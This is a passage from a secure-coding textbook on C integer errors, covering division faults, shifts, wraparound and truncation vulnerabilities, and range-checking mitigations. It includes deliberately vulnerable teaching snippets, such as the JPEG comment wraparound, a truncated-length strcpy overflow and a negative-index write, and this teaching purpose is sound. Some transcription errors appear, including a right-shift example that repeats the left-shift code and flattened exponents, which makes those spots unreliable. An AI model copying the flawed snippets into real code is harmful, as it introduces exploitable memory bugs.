
unsigned int ui_dividend = /* some value */;
unsigned int ui_divisor = /* some value */;
unsigned int ui_quotient = ui1_dividend / ui_divisor;
    mov eax, dword ptr [ui_dividend]
    xor edx, edx
    div eax, dword ptr [ui_divisor]
    mov dword ptr [ui_quotient], eax
```

Table 5.11 div and idiv Instructions

Operand Size	Dividend	Divisor	Quotient	Remainder	Quotient Range
Word/byte	ax	r/m8	al	ah	–128 to +127
Doubleword/word	dx:ax	r/m16	ax	dx	–32,768 to + 32,767
Quadword/doubleword	edx:eax	r/m32	eax	edx	-2^{31} to $2^{31}-1$

As expected, signed division uses the idiv instruction, and unsigned division uses the div instruction. Because the divisor in both the signed and unsigned cases is a 32-bit value, the dividend is interpreted as a quadword. In the signed case, this is handled by doubling the size of the si_dividend in register eax by means of sign extension and storing the result in registers edx:eax. In the unsigned case, the edx register is cleared using the xor instruction before calling the div instruction to make sure there is no residual value in this register.

Unlike the add, mul, and imul instructions, the Intel division instructions div and idiv do not set the overflow flag; they generate a division error if the source operand (divisor) is 0 or if the quotient is too large for the designated register. A divide error results in a fault on interrupt vector 0. A fault is an exception that can generally be corrected and that, once corrected, allows the program to restart with no loss of continuity. When a fault is reported, the processor restores the machine state to what it was before the execution of the faulting instruction began. The return address (saved contents of the cs and eip registers) for the fault handler points to the faulting instruction rather than the instruction following the faulting instruction [Intel 2004].

Precondition. Overflow resulting from signed integer division can be prevented by checking to see whether the numerator is the minimum value for the integer type and the denominator is –1. Division by 0 can be prevented, of course, by ensuring that the divisor is nonzero. The following program fragment shows a test to prevent both overflow and division by 0 when dividing two signed long values:

```
signed long sl1 = /* some value */;
signed long sl2 = /* some value */;
signed long quotient;

/* Initialize sl1 and sl2 */

if ( (sl2 == 0) || ( (sl1 == LONG_MIN) && (sl2 == -1) ) ) {
  /* handle error condition */
}
else {
  quotient = sl1 / sl2;
}
```

The following program fragment can also result in undefined behavior, such as a divide-by-zero error on x86-32:

```
signed long sl1, sl2, result;
/* Initialize sl1 and sl2 */
result = sl1 % sl2;
```

Furthermore, many hardware platforms implement remainder as part of the division operator, which can overflow. Overflow can occur during a remainder operation when the dividend is equal to the minimum (negative) value for the signed integer type and the divisor is equal to −1. This occurs despite the fact that the result of such a remainder operation should theoretically be 0. On x86-32 platforms, for example, the remainder from signed division is also calculated by the `idiv` instruction, which as we have seen generates a division error if the quotient is too large for the designated register.

This precondition tests the remainder operand to guarantee that there is no possibility of a divide-by-zero error or an (internal) overflow error:

```
signed long sl1, sl2, result;

/* Initialize sl1 and sl2 */

if ( (sl2 == 0 ) || ( (sl1 == LONG_MIN) && (sl2 == -1) ) ) {
  /* handle error condition */
}
else {
  result = sl1 % sl2;
}
```

Postcondition. Normal C++ exception handling does not allow an application to recover from a hardware exception or fault such as an access violation or divide by zero [Richter 1999]. Microsoft does provide a facility called *structured exception handling* (SEH) for dealing with hardware and other exceptions. SEH is an operating system facility that is distinct from C++ exception handling. Microsoft provides a set of extensions to the C language that enable C programs to handle Win32 structured exceptions.

The program fragment in Example 5.7 shows how SEH can be used in a C program to recover from divide-by-zero and overflow faults resulting from division operations.

Example 5.7 Using SEH to Recover from Faults

```
#include <windows.h>
 #include <limits.h>

 int main(int argc, char* argv[]) {
   int x, y;

   __try {
     x = 5;
     y = 0;
     x = x / y;
11     }
12    __except (GetExceptionCode() ==
13      EXCEPTION_INT_DIVIDE_BY_ZERO ?
14      EXCEPTION_EXECUTE_HANDLER :
15      EXCEPTION_CONTINUE_SEARCH){
16        puts("Divide by zero error.");
17    }
18
19    __try {
20      x = INT_MIN;
21      y = -1;
22      x = x / y;
23    }
24    __except (GetExceptionCode() ==
25      EXCEPTION_INT_OVERFLOW ?
26      EXCEPTION_EXECUTE_HANDLER : EXCEPTION_CONTINUE_SEARCH) {
27        puts("Integer overflow during division.");
28    }
29
30    __try {
31      x = INT_MAX;
32      x++;
33      printf("x = %d.\n", x);
34    }
35    __except (GetExceptionCode() ==
36      EXCEPTION_INT_OVERFLOW ?
37      EXCEPTION_EXECUTE_HANDLER :
38      EXCEPTION_CONTINUE_SEARCH) {
39         puts("Integer overflow during increment.");
40      }
41     /* ... */
42  }
```

The program fragment also shows how SEH *cannot* be used to detect overflow errors resulting from addition or other operations.

Lines 6 through 10 contain a `__try` block containing code that causes a divide-by-zero fault when executed. Lines 11 through 16 contain an `__except` block that catches and handles the fault. Similarly, lines 18 through 27 contain code that causes an integer overflow fault at runtime and corresponding exception handler to recover from the fault. Lines 29 through 39 contain an important counterexample. The code in the `__try` block results in an integer overflow condition. However, the same exception handler that caught the overflow exception after the division fault will not detect this overflow because the addition operation does not generate a hardware *fault*.

In the Linux environment, hardware exceptions such as division errors are managed using signals. In particular, if the divisor is 0 or the quotient is too large for the designated register, a SIGFPE (floating-point exception) is generated. (This type of signal is raised even though the exception is being generated by an integer operation and not a floating-point operation.) To prevent abnormal termination of the program, a signal handler can be installed using the signal() call as follows:

```
signal(SIGFPE, Sint::divide_error);
```

The signal() call accepts two parameters: the signal number and the signal handler's address. But because a division error is a fault, the return address points to the faulting instruction. If the signal handler simply returns, the instruction and the signal handler are called alternately in an infinite loop.

As a developer, you are extremely limited in what you can (portably) do from a signal handler. See Chapter 11, "Signals (SIG)," of *The CERT C Secure Coding Standard* [Seacord 2008] for further guidance.

Unary Negation (–). Negating a signed integer can also lead to a sign error for two's complement representation because the range of possible values for a signed integer type is asymmetric. Assuming an x86-32, two's complement implementation in the following program fragment:

```
signed int x = INT_MIN;
signed int y = -x;
```

x is represented as

```
10000000 00000000 00000000 00000000
```

in two's complement and negated by taking two's complement to produce

```
10000000 00000000 00000000 00000000
```

the same value as INT_MIN and x.

Shifts

Shift operations include left-shift operations of the form

```
shift-expression << additive-expression
```

and right-shift operations of the form

```
shift-expression >> additive-expression
```

The integer promotions are performed on the operands, each of which has integer type. The type of the result is that of the promoted left operand.

The right operand of a shift operator provides the number of bits by which to shift. If that number is negative or greater than or equal to the number of bits in the result type, the behavior is undefined. This can be a problem when code is developed on one platform where the developer happens to know the sizes, and that code is later ported to another platform where some of the integer sizes are smaller.

In almost every case, an attempt to shift by a negative number of bits or by more bits than exist in the operand indicates a bug (logic error). This is different from overflow, where there is a representational deficiency.

For more information, see *The CERT C Secure Coding Standard* [Seacord 2008], "INT34-C. Do not shift a negative number of bits or more bits than exist in the operand."

Left Shift. The result of E1 << E2 is E1 left-shifted E2-bit positions; vacated bits are filled with 0s. See Figure 5.8.

If E1 has a signed type and nonnegative value, and E1 * 2E2 is representable in the result type, then that is the resulting value; otherwise, the behavior is undefined.

The following program fragment eliminates the possibility of undefined behavior resulting from a left-shift operation on unsigned integers:

```
unsigned int ui1;
unsigned int ui2;
unsigned int uresult;
/* Initialize ui1 and ui2 */
if (ui2 >= sizeof(unsigned int)*CHAR_BIT) {
  /* handle error condition */
}
else {
  uresult = ui1 << ui2;
}
```




Figure 5.8 Left shift

Modulo behavior resulting from left-shifting an unsigned integer value is almost always intentional and therefore not considered an error (according to *The CERT C Secure Coding Standard* [Seacord 2008]). Shift operators and other bitwise operators should be used only with unsigned integer operands, in accordance with "INT13-C. Use bitwise operators only on unsigned operands."

A left shift can be used in place of a multiplication by a power of 2. Historically, some software developers have done this because a shift can be faster than multiplication. However, any modern compiler knows when to perform this substitution for the compiler's target architecture. It is best to use left shifts only when bit manipulation is the goal and to use multiplication where traditional arithmetic is being performed, to make the code more readable and therefore reduce opportunities to create vulnerabilities.

Right Shift. The result of `E1 >> E2` is `E1` right-shifted `E2`-bit positions. If `E1` has an unsigned type or a signed type and a nonnegative value, the value of the result is the integral part of the quotient of `E1/2E2`. If `E1` has a signed type and a negative value, the resulting value is implementation defined and can be either an arithmetic (signed) shift, as in Figure 5.9a, or a logical (unsigned) shift, as in Figure 5.9b.

The following code example can result in an error condition on implementations in which an arithmetic shift is performed, and the sign bit is propagated as the number is shifted:

```
unsigned int ui1;
unsigned int ui2;
unsigned int uresult;

/* Initialize ui1 and ui2 */

if (ui2 >= sizeof(unsigned int)*CHAR_BIT) {
  /* handle error condition */
} else {
  uresult = ui1 << ui2;
}
```




Figure 5.9 (a) Arithmetic (signed) shift; (b) logical (unsigned) shift

In the following example, `stringify >> 24` evaluates to `0xFFFFFF80` or 4,294,967,168. When converted to a string, the resulting value, `4294967168`, is too large to store in `buf` and is truncated by `sprintf()`, resulting in a buffer overflow.

```c
int rc = 0;
int stringify = 0x80000000;
char buf[sizeof("256")];
rc = sprintf(buf, "%u", stringify >> 24);
if (rc == -1 || rc >= sizeof(buf)) {
  /* handle error */
}
```

This problem can be repaired by declaring `stringify` as an unsigned integer. The value of the right-shift operation's result is the integral part of the quotient of `stringify/2`$_{24}$. Another way to mitigate buffer overflows in these situations is to use `snprintf()` in preference to `sprintf()`, which will truncate the string to the destination size.

Also, consider using the `sprintf_s()` function defined in ISO/IEC TR 24731-1 and in C11 Annex K, "Bounds-checking interfaces," instead of `snprintf()`, to provide some additional checks. (See *The CERT C Secure Coding Standard* [Seacord 2008], "STR07-C. Use TR 24731 for remediation of existing string manipulation code.")

Because a left shift can be substituted for a multiplication by a power of 2, people often assume that a right shift can be substituted for a division by a power of 2. However, this is the case for only positive values for two reasons. First, as mentioned earlier, it is implementation defined whether a right shift of a negative value is arithmetic or logical.

Second, even on a platform that is known to perform arithmetic right shifts, the result is not the same as division. For example, consider an 8-bit two's complement representation of the value –3 and the result of shifting that value right by 1 bit:

11111101 Original value –3

11111110 Value shifted right by 1 bit = –2

The arithmetic result of dividing –3 by 2 is –1 (truncating toward zero). However, the result of the shift is –2 instead.

In addition, modern compilers can determine when it is safe to use a shift instead of division and will do so when it is faster for their target architectures.

For these reasons, and to keep code clear and easy to read, a left shift should be used only when bit manipulation is the goal, and division should be used whenever traditional arithmetic is being performed.

5.5 Integer Vulnerabilities

Vulnerabilities

A vulnerability is a set of conditions that allows violation of an explicit or implicit security policy. Security flaws can result from hardware-level integer error conditions or from faulty program logic involving integers. When combined with other conditions, these security flaws can result in vulnerabilities. This section describes situations in which integer error conditions or faulty logic involving integers can lead to vulnerabilities.

Wraparound

The following program shows an example of a real-world vulnerability resulting from unsigned integer wraparound in the handling of the comment field in JPEG files [Solar 2000]:

```
01  void getComment(size_t len, char *src) {
02     size_t size;
03     size = len - 2;
04     char *comment = (char *)malloc(size + 1);
05     memcpy(comment, src, size);
06     return;
07   }
08
09   int main(int argc, char *argv[]) {
10     getComment(1, "Comment ");
11     return 0;
12  }
```

JPEG files contain a comment field that includes a 2-byte length field. The length field indicates the length of the comment, including the length field itself. To determine the length of the comment string alone (for memory allocation), the `getComment()` function reads the value from the length field and subtracts 2 (line 3). The `getComment()` function then allocates storage for the length of the comment plus 1 byte for the terminating null byte (line 4). The length field is not validated by the program, allowing an attacker to create an image with a comment length field containing a value that results in wraparound in the calculation of the length. If the length field contains the value 1, for example, `malloc()` is passed a size argument of 0 bytes (1 minus 2 [length field] plus 1 [null termination]).

According to the C Standard, if the size of the space requested is 0, the behavior is implementation defined: either a null pointer is returned, or the behavior is as if the size were some nonzero value, except that the returned pointer shall not be used to access an object.

On platforms that implement the latter behavior, the memory allocation will succeed. However, undefined behavior will occur as soon as the `comment` pointer is used to access the object in the subsequent `memcpy()` call. This vulnerability may be exploited to execute arbitrary code, as described in Chapter 4.

A second real-world example of a vulnerability resulting from unsigned integer wraparound, described in RUS-CERT Advisory 2002-08:02, occurs when the size of a memory region is being computed in `calloc()` and other memory allocation functions.

For example, the following program fragment may lead to vulnerabilities:

```
p = calloc(sizeof(element_t), count);
```

The `calloc()` library call accepts two arguments: the storage size of the element type and the number of elements. To compute the size of the memory required, the storage size is multiplied by the number of elements. If the result cannot be represented in an unsigned integer of type `size_t`, the allocation routine can appear to succeed but allocate an area that is too small. As a result, the application can write beyond the end of the allocated buffer, resulting in a heap-based buffer overflow.

A third real-world example was documented in NetBSD Security Advisory 2000-002. NetBSD 1.4.2 and prior versions used integer range checks of the following form to validate incoming messages:

```
if (off > len - sizeof(type-name)) goto error;
```

where both `off` and `len` are declared as `signed int`. Because the `sizeof` operator, as defined by the C Standard, returns an unsigned integer type (`size_t`), the integer conversion rules require that `len - sizeof(type-name)` be computed as an unsigned value on implementations where the width of `signed int` is the same as the width of `size_t`. If `len` is less than the value returned by the `sizeof` operator, the subtraction operation wraps and yields a large positive value. As a result, the options-processing code may continue on to overwrite 4 bytes of memory near the packet buffer with one of its IP addresses.

An alternative form of the integer range check that eliminates this problem can be written as follows:

```
if ((off + sizeof(type-name)) > len)  goto error;
```

The programmer still must ensure that the addition operation does not result in wraparound by guaranteeing that the value of `off` is within a defined range. Both `off` and `len` should also be declared as `size_t` in this example to eliminate potential conversion errors.

Not all unsigned integer wrapping is a security flaw. The well-defined modulo property of unsigned integer arithmetic has often been intentionally used, for example, in hashing algorithms and in the example implementation of `rand()` in the C Standard.

Conversion and Truncation Errors

Conversion Errors. The following function contains a security flaw resulting from a conversion error:

```
void initialize_array(int size) {
  if (size < MAX_ARRAY_SIZE) {
    array = malloc(size);
    /* initialize array */
  } else {
    /* handle error */
  }
}
```

In this example, the `initialize_array()` function allocates memory for `array` and initializes its contents. A check is made to avoid initializing `array` if the actual `size` argument is too large. However, if `size` is negative, this check will pass, and `malloc()` will be passed a negative size. Because `malloc()` takes a `size_t` argument, `size` is converted to a large unsigned number. When a signed integer type is converted to an unsigned integer type, the width (2^N) of the new type is repeatedly added or subtracted to bring the result into the representable range. Consequently, this conversion could result in a value larger than `MAX_ARRAY_SIZE`. This error can be eliminated by declaring `size` as `size_t` and not `int`.

Truncation Errors. The following program contains a buffer overflow vulnerability that results from an integer truncation error:

```
int main(int argc, char *argv[]) {
  unsigned short int total;
3    total = strlen(argv[1]) + strlen(argv[2]) + 1;
4    char *buff = (char *)malloc(total);
5    strcpy(buff, argv[1]);
6    strcat(buff, argv[2]);
7    /* ... */
8  }
```

The program accepts two string arguments and calculates their combined length (plus an extra byte for the terminating null character). The program allocates enough memory to store the concatenated strings. The first string argument is copied into the buffer, and the second argument is concatenated to the end of the first argument.

At first glance, you wouldn't expect a vulnerability to exist because the memory is dynamically allocated as required to contain the two strings. However, an attacker can supply arguments such that the sum of the lengths of these strings cannot be represented by the `unsigned short` integer total. As a result, the value is reduced modulo the number that is 1 greater than the largest value that can be represented by the resulting type. For example, if the first string argument has a length of 65,500 characters and the second string argument has a length of 36 characters, the sum of the two lengths + 1 is 65,537. The `strlen()` function returns a result of the unsigned integer type `size_t`. Variables of type `size_t` are guaranteed to be of sufficient precision to represent the size of an object. For most implementations, the width of `size_t` is greater than the width of `unsigned short`, meaning a demotion is required.

Assuming, for example, 16-bit short integers, the result of the assignment on line 3 is (65,500 + 37) % 65,536 = 1. The `malloc()` call successfully allocates the requested byte, and the `strcpy()` and `strcat()` invocations result in buffer overflow.

The following `char_arr_dup()` function also shows how a truncation error may lead to a vulnerability:

```
char *char_arr_dup(char *s, long size) {
unsigned short bufSize = size;
char *buf = (char *)malloc(bufSize);
if (buf) {
  memcpy(buf, s, size);
  return buf;
}
return NULL;
```

The `char_arr_dup()` function is similar to the POSIX `strdup()` function in that it allocates storage for a character array of sufficient size to make an exact copy of the character array referenced by `s`. The only difference is that the char_arr_dup() function accepts a character array and not a null-terminated byte string, so it is also necessary to provide an additional argument that specifies the length of the array.

The formal parameter size is declared long and used as an argument to memcpy(). The size parameter is also used to initialize bufSize on line 2, which in turn is used to allocate memory for buf on line 3.

At first glance, this function appears to be immune to a buffer overflow because the size of the destination buffer for memcpy() is dynamically allocated. But the problem is that size is temporarily stored in the unsigned short bufSize. For implementations in which LONG_MAX > USHRT_MAX, a truncation error will occur on line 2 for values of size greater than USHRT_MAX. This would be only an error, not a vulnerability, if bufSize were used for the calls to both malloc() and memcpy(). However, because bufSize is used to allocate the size of the buffer and cbBuf is used as the size on the call to memcpy(), a buffer overflow is possible.

Note that some compilers will diagnose the truncation on line 2 at higher warning levels.

Nonexceptional Integer Logic Errors

Many exploitable software flaws do not require an exceptional condition to occur but are simply a result of poorly written code. The following function contains a security flaw caused by using a signed integer as an index variable:

```
01  int *table = NULL;
02  int insert_in_table(int pos, int value) {
03    if (!table) {
04      table = (int *)malloc(sizeof(int) * 100);
05    }
06    if (pos > 99) {
07      return -1;
08    }
09    table[pos] = value;
10    return 0;
11  }
```

The insert_in_table function inserts a value at position pos in an array of integers. Storage for the array is allocated on the heap on line 4 the first time the function is called. The range check on lines 6, 7, and 8 ensures that pos is not greater than 99. The value is inserted into the array at the specified position on line 9.

Although no exceptional condition can occur, a vulnerability results from the lack of range checking of pos. Because pos is declared as a signed integer, both positive and negative values can be passed to the function. An out-of-range positive value would be caught on line 6, but a negative value would not.

The following assignment statement from line 9:

```
table[pos] = value;
```

is equivalent to

```
(table + (pos * sizeof(int))) = value;
```

If `pos` is negative, `value` will be written to a location `pos * sizeof(int)` bytes before the start of the actual buffer. This is considered an *arbitrary write* condition and is a common source of vulnerabilities. This security flaw could be eliminated by declaring the formal argument `pos` as an unsigned integer type (such as `size_t`) or by checking both the upper and lower bounds as part of the range check.

5.6 Mitigation Strategies

Mitigations are methods, techniques, processes, tools, or runtime libraries that can prevent or limit exploits against vulnerabilities. At the source code level, a mitigation may involve replacing an unbounded string copy operation with a bounded one. At a system or network level, a mitigation may involve turning off a port or filtering traffic to prevent an attacker from accessing a vulnerability. This section discusses mitigation strategies for preventing or limiting vulnerabilities that result from integer errors.

As we have seen, integer vulnerabilities result from *integer type range errors*. For example, integer overflows occur when integer operations generate a value that is out of range for a particular integer type. Truncation errors occur when a value is stored in a type that is too small to represent the result. Conversions, particularly those resulting from assignment or casts, can result in values that are out of the range of the resulting type. Even the logic errors described in this chapter are the result of improper range checking.

Because all integer vulnerabilities are type range errors, *type range checking—if properly applied—can eliminate all integer vulnerabilities*. Languages such as Pascal and Ada allow range restrictions to be applied to any scalar type to form subtypes. Ada, for example, allows range restrictions to be declared on derived types using the `range` keyword:

```
type day is new INTEGER range 1..31;
```

The range restrictions are then enforced by the language runtime. The C programming language, however, lacks a similar mechanism, and ranged integer types are not likely to become part of the C Standard. Fortunately, some avoidance strategies can be used to reduce or eliminate the risk from integer type range errors.

Integer Type Selection

The first step in developing secure code is to select the appropriate data types. An integer type provides a model of a finite subset of the mathematical set of integers. Select integer types that can represent the range of possible runtime values, and then ensure that these ranges are not exceeded. Unsigned integer values should be used to represent integer values that can never be negative, and signed integer values should be used for values that can become negative. In general, you should use the smallest signed or unsigned type that can fully represent the range of possible values for any given variable to conserve memory. When memory consumption is not an issue, you may decide to declare variables as `signed int` or `unsigned int` to minimize potential conversion errors.

Say, for example, that you need to represent the size of an object as an integer. You could represent the size of the object as a `short int`, as in the following declaration:

```
short total = strlen(argv[1])+ 1;
```

However, this is suboptimal for several reasons. First, sizes are never negative, so there is no need to use a signed integer type. Doing so halves the range of possible values that can be represented. Second, a `short` integer type may not have an adequate range of possible object sizes. You may remember that the section “Other Integer Types” describes the unsigned `size_t` type, which was introduced by the C standards committee to represent object sizes. Variables of type `size_t` are guaranteed to be precise enough to represent the size of an object, as in the following example:

```
size_t total = strlen(argv[1])+ 1;
```

The limit of `size_t` is specified by the `SIZE_MAX` macro.

ISO/IEC TR 24731-1-2007 and C11 Annex K introduce a new type, `rsize_t`, defined to be `size_t` but explicitly used to hold the size of a single object:

```
rsize_t total = strlen(argv[1])+ 1;
```

Functions that accept parameters of type rsize_t diagnose a constraint violation if the values of those parameters are greater than RSIZE_MAX because extremely large sizes frequently indicate that an object's size was calculated incorrectly. For example, negative numbers appear as very large positive numbers when converted to an unsigned type like size_t. For those reasons, it is sometimes beneficial to restrict the range of object sizes to detect errors. For machines with large address spaces, C11 recommends that RSIZE_MAX be defined as the smaller of the following, even if this limit is smaller than the size of some legitimate, but very large, objects:

- The size of the largest object supported
- SIZE_MAX >> 1

Any variable that is used to represent the size of an object, including integer values used as sizes, indices, loop counters, and lengths, should be declared as rsize_t if available, or otherwise as size_t. (See *The CERT C Secure Coding Standard* [Seacord 2008], "INT01-C. Use rsize_t or size_t for all integer values representing the size of an object.") Let's examine the case where an integer variable is used as both a loop counter and an array index:

```
char a[MAX_ARRAY_SIZE] = /* initialize */;
size_t cnt = /* initialize */;

for (unsigned int i = cnt-2; i >= 0; i--) {
  a[i] += a[i+1];
}
```

In this case, the variable i is assigned a value in the range of 2 to MAX_ARRAY_SIZE + 1, and the loop is counted down from high to low (sometimes called a *counted minus* loop). So, of course, this code is incorrect because it fails to consider that the unsigned integer value will wrap around. Consequently, the value of i will never be less than 0, causing an infinite loop. Changing the type of i to signed int solves the problem. However, if we declare i as signed int in this loop, we have other problems:

```
for (int i = cnt-2; i >= 0; i--) {
  a[i] += a[i+1];
}
```

It is common that SIZE_MAX > INT_MAX. For example, on the x86-32 architecture, int is a signed 32-bit value, and size_t is an unsigned 32-bit value. This means that actual objects can be larger than INT_MAX, and consequently `cnt-2` can also be larger than `INT_MAX`. In this case, after `cnt-2` is converted to `signed int` because of the assignment to `i`, the size is represented as a (possibly large) negative value. Using this negative value as an index for array `a[]` could result in a write outside the bounds of the array and an exploitable vulnerability. However, in this case, the controlling expression of the `for` loop evaluates to 0, and the loop terminates without changing the contents of the array.

The correct solution is to declare `i` to be of type `size_t`, as in the following example:

```
for (size_t i = cnt-2; i != SIZE_MAX; i--) {
  a[i] += a[i+1];
}
```

Although `i` wraps in this example, because `size_t` is an unsigned type, this behavior is well defined by the standard to be modulo.

Abstract Data Types

One way to provide better type checking is to provide better types. Using an unsigned type, for example, can guarantee that a variable does not contain a negative value. However, this solution does not prevent range errors.

Data abstractions can support data ranges in a way that standard and extended integer types cannot. Data abstractions are possible in C, although C++ provides more support. For example, a variable used to store the temperature of water in liquid form using the Fahrenheit scale could be declared as follows:

```
unsigned char waterTemperature;
```

Using `waterTemperature` to represent an unsigned 8-bit value from 1 to 255 is sufficient: water ranges from 32 degrees Fahrenheit (freezing) to 212 degrees Fahrenheit (the boiling point). However, this type does not prevent overflow, and it also allows for invalid values (that is, 1–31 and 213–255).

It is possible to create a new `typedef` for this type:

```
typedef unsigned char watertemp_t;
```

However, a `typedef` never creates a new type, only an alias for an existing type.

Consequently, the true type of something declared `watertemp_t` is `unsigned char`, so it matches exactly (it is more than just compatible). A compiler should never complain if you use an `unsigned char` instead of a `watertemp_t`; it is also unlikely that a static analysis tool would complain, although it is possible. Consequently, the two main benefits to `typedefs` are readability and portability. The `size_t` type is a good example of using a `typedef` for portability.

One solution is to create an abstract type in which `waterTemperature` is private and cannot be directly accessed by the user. A user of this data abstraction can access, update, or operate on this value only through public method calls. These methods must provide *type safety* by ensuring that the value of `waterTemperature` does not leave the valid range. If this is done properly, there is no possibility of an integer type range error occurring.

This data abstraction is easy to write in C++ and C. A C programmer could specify `create()` and `destroy()` methods instead of constructors and destructors but would not be able to redefine operators. Inheritance and other features of C++ are not required to create usable data abstractions. *The CERT C Secure Coding Standard* [Seacord 2008], "DCL12-C. Implement abstract data types using opaque types," describes creating abstract data types using private (opaque) data types and information hiding.

Arbitrary-Precision Arithmetic

Arbitrary-precision arithmetic effectively provides a new integer type whose width is limited only by the available memory of the host system. Many arbitrary-precision arithmetic packages are available, primarily for scientific computing. However, they can also solve the problem of integer type range errors, which result from a lack of precision in the representation.

GNU Multiple-Precision Arithmetic Library (GMP). GMP is a portable library written in C for arbitrary-precision arithmetic on integers, rational numbers, and floating-point numbers. It was designed to provide the fastest possible arithmetic for applications that require higher precision than what is directly supported by the basic C types.

GMP emphasizes speed over simplicity and elegance. It uses sophisticated algorithms, full words as the basic arithmetic type, and carefully optimized assembly code.

Java `BigInteger`. Newer versions of the Java Development Kit (JDK) contain a `BigInteger` class in the `java.math` package. It provides arbitrary-precision integers as well as analogs to all of Java's primitive integer operators. While this does little for C programmers, it does illustrate that the concept is not entirely foreign to language designers.

C Language Solution. A language solution to prevent integer arithmetic overflow could be accomplished by adding arbitrary-precision integers to the type system of a compiler. The advantages of a language solution over a library solution include the following:

- Adding a language solution to existing code could be as easy as recompiling and testing.
- Reading and understanding code would be easier (no third-party library functions peppered throughout the code to try to learn and understand).
- The potential for the compiler to optimize it would be present (but not a requirement).

Range Checking

The burden for integer range checking in C is mostly left to the programmer. Integers used as array indices should be range-checked unless the logic ensures the absence of out-of-bound memory accesses.

Each integer expression in C has a well-known resulting type. As we have seen, wrapping, overflow, and conversions can all lead to results that are out of range for that type. Providing range checks for all operations that may result in range errors can be problematic because a typical program can have many, many such operations. Checking all of them could result in software that is bloated and difficult to read, executes slowly, and uses more memory.

The CERT C Secure Coding Standard [Seacord 2008] has several rules to prevent range errors:

INT30-C. Ensure that unsigned integer operations do not wrap.

INT31-C. Ensure that integer conversions do not result in lost or misinterpreted data.

INT32-C. Ensure that operations on signed integers do not result in overflow.

These rules do not require that all potential range errors be eliminated. Range errors resulting in integer values that are used in allocating or accessing memory are more likely to result in a security vulnerability than are integers used for other purposes. For example, INT30-C requires that integer values not be allowed to wrap if they are used in any of the following ways:

- In any pointer arithmetic, including array indexing
- As a length or size of an object (for example, the size of a variable-length array)

- As the bound of access to an array (for example, a loop counter)
- In function arguments of type `size_t` or `rsize_t` (for example, as an argument to a memory allocation function)
- In security-critical code

The following function, for example, accepts two arguments specifying the size of a given structure and the number of structures to allocate. These two values are then multiplied to determine what size memory to allocate. If these two values can be influenced by an attacker, the multiplication operation could easily wrap around, resulting in a too-small allocation.

```
void* CreateStructs(size_t StructSize, size_t HowMany) {
  return malloc(StructSize * HowMany);
}
```

It is less critical to provide range checking in cases where there is no possibility of a range error occurring. For example, it is not necessary to range-check the postincrement of `i` in the following example because the logic guarantees that no range errors may occur and that the array access will never be out of bounds:

```
/* . . . */
char a[RSIZE_MAX];
for (rsize_t i = 0; i < RSIZE_MAX; i++) {
  a[i] = '\0';
}
/* . . . */
```

Wraparound can result in data integrity issues, for example, if a malicious user violates program invariants in state data. If the data is used only by the malicious user, there is no need to guarantee data integrity, although a well-intentioned user who accidentally provides an out-of-range value might appreciate the error being detected and reported.

Signed integer overflow is more problematic because it is undefined behavior and may result in a trap (for example, a division error on x86-32). It is important to find and eliminate cases of signed integer overflow that may result in a trap (unless traps are caught and handled). When signed integer overflows do not result in a trap, they should be treated in a consistent manner as unsigned integer values that may wrap.

One problem with trapping overflow is *fussy overflows*, which are overflows in intermediate computations that do not affect the resulting value. For example, on two's complement architectures, the following code:

```
int x = /* nondeterministic value */;
x = x + 100 - 1000;
```

overflows for values of `x > INT_MAX - 100` but overflows back into a representable range during the subsequent subtraction, resulting in a correct as-if infinitely ranged integer value. This expression will also overflow for values of `x < INT_MIN + 900`. Most compilers will perform constant folding to simplify the preceding expression to `x - 900`, eliminating the possibility of a fussy overflow. However, in some situations, this is not possible; for example:

```
int x = /* nondeterministic value */;
int y = /* nondeterministic value */;
x = x + 100 - y;
```

Because this expression cannot be optimized, a fussy overflow may result in a trap, and a potentially successful operation may be converted into an error condition.

One way to limit the number of tests that need to be performed is to restrict the input of integer values to ranges that could never result in an out-of-range integer value. All external inputs should be evaluated to determine whether there are identifiable upper and lower bounds. If so, these limits should be enforced by the interface. Anything that can be done to limit the input of excessively large or small integer values will help prevent range errors. Furthermore, it is easier to correct errors discovered by range-checking inputs than it is to trace overflows and other range errors back to faulty inputs.

Range checks can be accomplished through a variety of mechanisms:

- Precondition or postcondition tests that are added to the existing logic
- Secure integer operations that are packaged into reusable libraries
- Compilers that can be used to automatically insert range checks

Each of these approaches is examined in the following sections.

Precondition and Postcondition Testing

One approach to eliminating integer exceptional conditions is to test the values of the operands before an operation to prevent overflow and wrapping from occurring. This testing is especially important for signed integer overflow, which is undefined behavior and may result in a trap on some architectures (for example, a division error on x86-32). The complexity of these tests varies significantly.

A precondition test for wrapping when adding two unsigned integers is relatively simple:

```
unsigned int ui1, ui2, usum;
/* Initialize ui1 and ui2 */
if (UINT_MAX - ui1 < ui2) {
  /* handle error condition */
}
else {
  usum = ui1 + ui2;
}
```

A strictly conforming test to ensure that a signed multiplication operation does not result in an overflow is significantly more involved:

```
signed int si1, si2, result;
/* Initialize si1 and si2 */
if (si1 > 0) {
  if (si2 > 0) {
    if (si1 > (INT_MAX / si2)) {
      /* handle error condition */
    }
  }
  else {
    if (si2 < (INT_MIN / si1)) {
      /* handle error condition */
    }
  }
}
else {
  if (si2 > 0) {
    if (si1 < (INT_MIN / si2)) {
      /* handle error condition */
    }
  }
  else {
    if ((si1!=0) && (si2<(INT_MAX/si1))) {
      /* handle error condition */
    }
  }
}
result = si1 * si2;
```

Similar examples of precondition testing are shown in *The CERT C Secure Coding Standard* [Seacord 2008], “INT30-C. Ensure that unsigned integer operations do not wrap,” “INT31-C. Ensure that integer conversions do not result in lost or misinterpreted data," and "INT32-C. Ensure that operations on signed integers do not result in overflow."

